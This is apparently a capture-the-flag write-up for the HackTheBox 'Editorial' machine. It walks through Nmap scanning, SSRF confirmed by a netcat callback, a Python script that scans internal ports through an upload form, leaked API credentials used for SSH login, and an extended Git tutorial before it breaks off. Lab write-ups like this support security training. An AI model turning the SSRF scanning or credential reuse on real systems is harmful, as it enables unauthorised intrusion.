

HTB 32 (Github)

HackTheBox - Editorial

Enumeration

Nmap

```
1 nmap -A -Pn -sC -sV 10.10.11.20
```

Here's what each flag means:

- `-A`: Enables OS detection, version detection, script scanning (`-sC`), and traceroute automatically.
 - `-Pn`: Treats the host as **online**, skipping host discovery (no ping).
 - `-sC`: Runs a set of **default scripts** (equivalent to `--script=default`). These scripts gather basic info like SSL certs, HTTP titles, SMB info, etc.
 - `-sV`: Attempts to **detect service versions** running on the open ports.
 - `10.10.11.20`: The target IP address you're scanning.
-

```
ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.11.20 | grep '^[0-9]' | cut -d '/'  
-f 1 | tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -Pn -sC -sV 10.10.11.20
```

Starting Nmap 7.93 (<https://nmap.org>) at 2024-10-08 16:45 EDT
Nmap scan report for 10.10.11.20
Host is up (0.25s latency).

```
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   256 0dedb29ce253fbd4c8c1196e7580d864 (ECDSA)  
|_  256 0fb9a7510e00d57b5b7c5fbf2bed53a0 (ED25519)  
80/tcp    open  http      nginx 1.18.0 (Ubuntu)  
|_ http-title: Did not follow redirect to http://editorial.htb  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 34.26 seconds

Scanning the target with Nmap reveals two open TCP ports. On port 22 SSH is running, and on port 80 an Nginx web server. The web server attempts to redirect to the editorial.htb domain, which we then add to our hosts file.


```
1 echo "10.10.11.20 editorial.htb" | sudo tee -a /etc/hosts
```

HTTP

Upon visiting <http://editorial.htb> , we are presented with a website for a company involved in publishing services. We notice a Publish with us page in the website's navigation bar.




We see a form allowing users to enter information to facilitate the publishing process.



The screenshot shows a web application titled "Editorial Tiempo Arriba" with a navigation bar containing "Home", "Publish with us", and "About". A search bar is located in the top right. The main content area has a heading "Editorial Tiempo Arriba" and a subheading "Our editorial will be happy to publish your book. Please provide next information to meet you." Below this is a form titled "Book information". The form includes a "Cover URL related to your book or" field with a "Browse..." button and a "No file selected." message, and a "Preview" button. There are also fields for "Book name", "Tell us about your book", "Why did you choose this publisher?", "Contact Email", and "Contact Phone". A blue "Send book info" button is at the bottom of the form.

One of the information fields is a cover URL . Here, we can input our local IP with a port of our choice to check if the form is vulnerable to Server-Side Request Forgery (SSRF) .




This screenshot is identical to the previous one, but the "Cover URL related to your book or" field and the "Preview" button are highlighted with red rectangles. The "Cover URL" field contains the text "http://10.10.14.41:5555".

We then need to start a Netcat listener to check if we receive any connections.

```
1 nc -lnvp 5555
```

```
nc -lnvp 5555
listening on [any] 5555 ...
```

Sending the request via Burp Repeater , we received a 200 OK response, indicating that the request was successfully processed.



Looking back at our Netcat listener, we see that we indeed receive a callback. This confirms that the server attempted to connect back to our local machine, suggesting that the application is vulnerable to Server-Side Request Forgery (SSRF)


```
nc -lnvp 5555

listening on [any] 5555 ...
connect to [10.10.14.41] from (UNKNOWN) [10.10.11.20] 59540
GET / HTTP/1.1
Host: 10.10.14.41:5555
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Foothold


Now, we can look for any open ports on localhost. We will start by testing port 80 , which is commonly used for HTTP services. By sending a request to <http://127.0.0.1:80> , we can check if there is a service running on that port, but this only returns a JPEG file.

Now, we can look for any open ports on localhost. We will start by testing port 80, which is commonly used for HTTP services. By sending a request to `http://127.0.0.1:80`, we can check if there is a service running on that port, but this only returns a JPEG file.



Next, we look at other potentially open ports that are hosting services internally. To do this, we'll use this wordlist that contains common HTTP ports along with Burp Suite Intruder. This will automate the process of sending requests to each port listed in the wordlist, allowing us to fuzz through multiple ports quickly and identify which ones might be running web services.

To do this in Burp Intruder, under the Positions tab, we highlight the port section in our request and then click on Add §.



Now, in Burp Intruder options, we can load the Common HTTP Ports wordlist into our payload in Burp Suite. We click on the Payloads tab, and under the Payload Settings, we click on Load and then select our wordlist

1 Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 36
 Payload type: Simple list Request count: 36

2 Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
 Load ...
 Remove
 Clear
 Deduplicate
 Add
 Enter a new item
 Add from list ... [Pro version only]

3306
 4000
 4001
 4002
 4100
 5000

Since we also noticed that some responses returned with a .jpeg file extension during our initial test, we can filter the results by grepping for .jpeg . To do this, we navigate to the Settings tab, select Grep - Match , and add the .jpeg extensions. This helps us narrow down our results and focus only on those that return unique responses.

3 Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste
 Load ...
 Remove
 Clear

jpeg

Add .jpeg

Match type: ☒ Simple string
☐ Regex

☐ Case sensitive match
☒ Exclude HTTP headers

Now, we can start our attack.

3. Intruder attack of http://editorial.htb - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	jpeg	Comment
20	4001	200			232	1	
21	4002	200			232	1	
22	4100	200			232	1	
23	5000	200			232	1	
24	5432	200			232	1	
25	5800	200			232	1	
26	5801	200			232	1	
27	5802	200			232	1	
28	6346	200			232	1	
29	6347	200			232	1	
30	7001	200			232	1	
31	7002	200			232	1	
32	8000	200			232	1	
33	8080	200			232	1	
34	8443	200			232	1	
35	8888	200			232	1	
36	30821	200			232	1	

Request Response

Pretty Raw Hex

```

1 POST /upload-cover HTTP/1.1
2 Host: editorial.htb
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----392471368629939553252424346167
8 Content-Length: 364
9 Origin: http://editorial.htb
10 Connection: keep-alive
11 Referer: http://editorial.htb/upload
12
13 -----392471368629939553252424346167
14 Content-Disposition: form-data; name="bookurl"
15
16 http://127.0.0.1:80
17
18 -----392471368629939553252424346167
19 Content-Disposition: form-data; name="bookfile"; filename=""
20 Content-Type: application/octet-stream
21
22

```

0 highlights

Upon finishing, we see that all responses contain a .jpeg file extension. We can now write a Python script to fuzz all open ports (1-65535) and filter out any responses that do not contain a .jpeg extension, as using the free version of Burp Intruder would be slow.

```
#!/usr/bin/python3
import requests

with open("a", 'wb') as f:
    f.write(b'')

for port in range(1, 65535):
    with open("a", 'rb') as file:
        data_post = {"bookurl": f"http://127.0.0.1:{port}"}
        data_file = {"bookfile": file}

        try:
            r = requests.post("http://editorial.htb/upload-cover",
files=data_file, data=data_post)
            if not r.text.strip().endswith('.jpeg'):
                print(f"{port} --- {r.text}")
        except requests.RequestException as e:
            print(f"Error on port {port}: {e}")
```

Step-by-Step Explanation

```
1  #!/usr/bin/python3
2  import requests
3
```

- Standard Python shebang for Python 3.
- `requests` library is used for HTTP requests.

```
1  with open("a", 'wb') as f:
2      f.write(b'')
```


- Creates a file named `a` with **zero bytes** — basically an empty file.
- Written in **binary mode** (`'wb'`), and `b''` is an empty byte string.

This file will be used as a **dummy file upload** in the POST request.

```
1  for port in range(1, 65535):
2      with open("a", 'rb') as file:
3          data_post = {"bookurl": f"http://127.0.0.1:{port}"}
```

```
4 data_file = {"bookfile": file}
5
```

- Iterates through **all TCP ports from 1 to 65534**.
- Reopens the empty file in **read binary mode**.
 - For **each port**, it reopens the previously created file `"a"` in **binary read mode**.
 - This is needed because file objects cannot be reused once passed to `requests.post()` — they must be reopened for each iteration.



- Constructs:
 - `data_post`: includes a `bookurl` pointing to a **local service on a specific port**.
 - This uses an f-string to **insert the value of the `port` variable** into the string.
 - `data_file`: includes the dummy file under the `bookfile` field.

```
1 try:
2     r = requests.post("http://editorial.htb/upload-cover",
3                       files=data_file, data=data_post)
4
```

- Sends a `POST` request to the `/upload-cover` endpoint of `editorial.htb`.
- Includes both:
 - the dummy file (`bookfile`)
 - the crafted URL (`bookurl`), which is pointing to `http://127.0.0.1:<port>`

💡 This is the **core of the SSRF** — the server may try to **fetch the URL you give it** (from itself), allowing internal port scanning!

```
1 if not r.text.strip().endswith('.jpeg'):
```



```
2         print(f"{port} --- {r.text}")
3
```

- If the response does **not** end in `.jpeg`, it may indicate:
 - An error
 - A different response from that port (meaning something responded)
- So it's printing the output for analysis.

```
1 except requests.RequestException as e:
2     print(f"Error on port {port}: {e}")
```

- If the request fails (e.g., timeout or connection error), it logs the error but **keeps scanning**.

Use Case

This is an **SSRF-based internal port scanner** that abuses a file upload endpoint. Here's the logic:

- The server is expected to fetch the `bookurl` provided by the user.
- The attacker injects a local IP (`127.0.0.1:<port>`) into this field.
- If something is running on that port, the response may vary — exposing internal services the attacker otherwise can't access externally.

To Summarize

This script uses the requests library to send HTTP requests.


- It starts by creating an empty binary file named `a`, which serves as a placeholder for the bookfile in the POST request.
- The script then loops through all TCP ports from 1 to 65534. For each port, it opens the empty file and prepares the data for the POST request, setting `bookurl` to the local IP and the current port being tested.
- The script sends a POST request to <http://editorial.htb/upload-cover>, including the empty file and the URL data.
- After sending the request, it checks if the response does not end with a `.jpeg` extension.
- If a response is received that does not end with `.jpeg`, it prints the port number along with the response text.

- This helps identify ports that return unique content.


Now, if we run the script, we see that port 5000 does not have a .jpeg extension.

```
1 python3 ssrf2.py
2 //5000 --- static/uploads/85389d97-3812-4851-b49e-1f843f356e45
```

We can now go back to the web page and set that as our web URL.



Next, we can proceed to right-click on the image and select Open image in new tab . This leads to a file being downloaded.



Upon checking the type of file, we find that it is JSON text.

```
1 file 994d3f3a-23e7-4892-9bfc-01fac9bbd3b9
2 //994d3f3a-23e7-4892-9bfc-01fac9bbd3b9: JSON text data
```


We can now use the cat command to view the contents of the downloaded file and pipe the output through jq to format the JSON data neatly.

```
cat 994d3f3a-23e7-4892-9bfc-01fac9bbd3b9 |jq
```

```
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    ...SNIP...
  ]
}
```

```
{
  "new_authors": {
    "description": "Retrieve the welcome message sent to our new authors.",
    "endpoint": "/api/latest/metadata/messages/authors",
    "methods": "GET"
  },
  {
    "platform_use": {
      "description": "Retrieve examples of how to use the platform.",
      "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
      "methods": "GET"
    }
  },
  ...SNIP...
}
```

Here, we see information about an API, indicating that there is an API running internally on port 5000. The authors endpoint seems interesting, so we can query it.



Now, in the cover URL, we enter the query for the author's endpoint. If we click on the preview to fetch the contents and then right-click on the generated image, we can copy the link to the image. We can then use curl to fetch the file and run it through jq to view its contents.

```
1 curl http://editorial.htb/static/uploads/83a4fc7d-4922-47a0-88e8-c62a674f41a3 |jq
```

```
curl http://editorial.htb/static/uploads/83a4fc7d-4922-47a0-88e8-c62a674f41a3 |jq
<...SNIP...>
{
  "template_mail_message": "welcome to the team! we are thrilled to have you on
board and can't wait to see the incredible content you'll bring to the
table.\n\nYour login credentials for our internal forum and authors site
are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your
password as soon as possible for security purposes.\n\nDon't hesitate to reach
out if you have any questions or ideas - we're always here to support
you.\n\nBest regards, Editorial Tiempo Arriba Team."
}
```

In the output, we find the login credentials for the user dev.

```
1 username: dev
2 password: dev080217_devAPI!@
```

Now, we can try to SSH into the box using the new credentials.

```
fury@kali)-[~]
└─$ ssh dev@10.10.11.20
dev@10.10.11.20's password:
<SNIP>
dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
```

We see that the credentials do work, and we can grab the user flag.

```
dev@editorial:~$ cat user.txt
c8a990f2e0d936ec96c3fa680e3e91a8
dev@editorial:~$
```

Lateral Movement

Upon listing the contents of the home folder for the user dev , we see that there is an apps folder.

```
dev@editorial:~$ ls
apps  user.txt
dev@editorial:~$
```

Looking into the folder, we find a hidden .git folder, indicating that this directory is a Git repository. The presence of this folder signifies that the project is being tracked by Git , which is a version control system used to manage changes to files.

What is a .git Folder?

When you see a .git folder inside a directory (like ~/apps), it means:

 **This folder is a Git repository.**

What is Git?

Git is a *version control system*. Developers use it to:

- **Track changes** made to code/files over time
- **Go back to earlier versions** of files

- **Collaborate** with other developers without losing work

Think of it like “**save points**” in a game, but for code. Every time developers make a change, they can **commit** it — and Git records it.

Why Does This Matter in Hacking?

When you're on a machine and find a `.git` folder:

- You can **see the full history** of what the developers worked on
- You might **recover deleted or sensitive files**
- You might **find credentials**, API keys, or debug information in old versions

Example:

Let's say a developer added a password to a file and committed it:

```
1 password = "SuperSecret123"
```

Later, they deleted it — but **Git still has a record** of that!

So, if you access the `.git` folder and run Git commands like `git log` or `git show`, you might find that password even if the file is gone now.

Git Enumeration in `~/apps`

Pre-Notes

How Git Handles File Changes (The 3 Stages)

- Git works like a **three-step system**:

1. Working Directory (where you edit files)
2. Staging Area (where you mark changes you want to commit)
3. Repository (Git) (where the committed history is saved)

Example

Imagine you're writing a Python app called `hello.py`.

Step 1: You edit the file

```
bash
echo 'print("hello")' > hello.py
```

Now the file is created — this is in your working directory.

Step 2: You check `git status`

```
bash
git status
```

Git says:

```
not
tracked files
hello.py
```

That means Git sees the file, but it hasn't been told to track it yet.

Step 3: You add it to the staging area

```
bash
git add hello.py
```

This tells Git:

"Hey Git, I want to save this file in the next snapshot (commit)."

Step 4: You commit the staged change

```
bash
```

[Copy](#)[Edit](#)

```
git commit -m "Add hello.py"
```

Now Git stores this file in the **repository** — permanently recorded in history.

🌱 What is a Git Branch?

- A **branch** is just a **pointer (label)** to a specific commit.
- Think of it like a **save point** in a game:
 - You can go back to it.
 - You can try different paths from that point.
 - Your main save (like `master` or `main`) is untouched.
- So yes, you can have **many branches** to experiment, test, or work on different features **without affecting the main code**.

🧠 Why Do We Need *Both* HEAD and Branches?

- ◆ `HEAD` — Where you *are* (your current location)
- ◆ `Branch` (like `master`, `dev`) — Where you *save* progress (When you Commit changes)

🔧 What Happens if You Go Back to the First Commit and Make a New Commit?

🔍 "Go back" — How?

You probably used:

```
git checkout <first-commit-id>
```

This puts you in a detached HEAD state:

- `HEAD` now points to that old commit.
- But your branch (e.g., `master`) is still pointing to the latest commit.

Now you make a new commit.

🎉 Result:

- A new commit is created from the first commit.
- It **branches off** from the old history.
- `HEAD` moves to the new commit.
- ❌ But the branch pointer (e.g., `master`) does not move.

So you now have a parallel timeline.

Visual Example

Let's say your original history looks like this:

```
graph LR; A --> B --> C --> D --> master
```

You go back:

```
git checkout A
```

Now you commit:

```
git commit -m "New commit D"
```

Now your history is:

```
graph LR; A --> B --> C --> D --> master; A --> D --> HEAD
```

Your branch (`master`) is still pointing to C, but now you have a new branch of history starting at A.

How to Save That Work?

You need to stop that detached state, you need create a new branch.

```
git checkout -b new-branch
```

Or: `git branch new-branch`

🔍 If You Go Back to Commit A and Make a New Commit — Where's the Branch?

Let's go step-by-step:

1. You check out the first commit (let's call it A):

```
bash
```

[Copy](#)[Edit](#)

```
git checkout <commit-A>
```

- You are now in a **detached HEAD** state.
- `HEAD` points to A.
- No branch is moved.

2. You make a new commit (let's call it D):

- `HEAD` moves to the new commit D.
- But there is still **no branch** pointing to it.
- Your old branch (like `master`) still points to wherever it was (e.g., C).

So now you have this situation:

```
graph LR; A --> B --> C --> master; A --> D --> HEAD
```

There is no name pointing to D — just `HEAD`, temporarily.

✅ If You Want a Branch at D

You must manually create it:

```
bash
```

```
git checkout -b new-feature
```

Then:

```
graph LR; A --> B --> C --> master; A --> D --> HEAD; A --> D --> new-feature
```

Now `new-feature` is a branch pointer to commit D.

🎯 Example: Multiple Branches in Real Projects

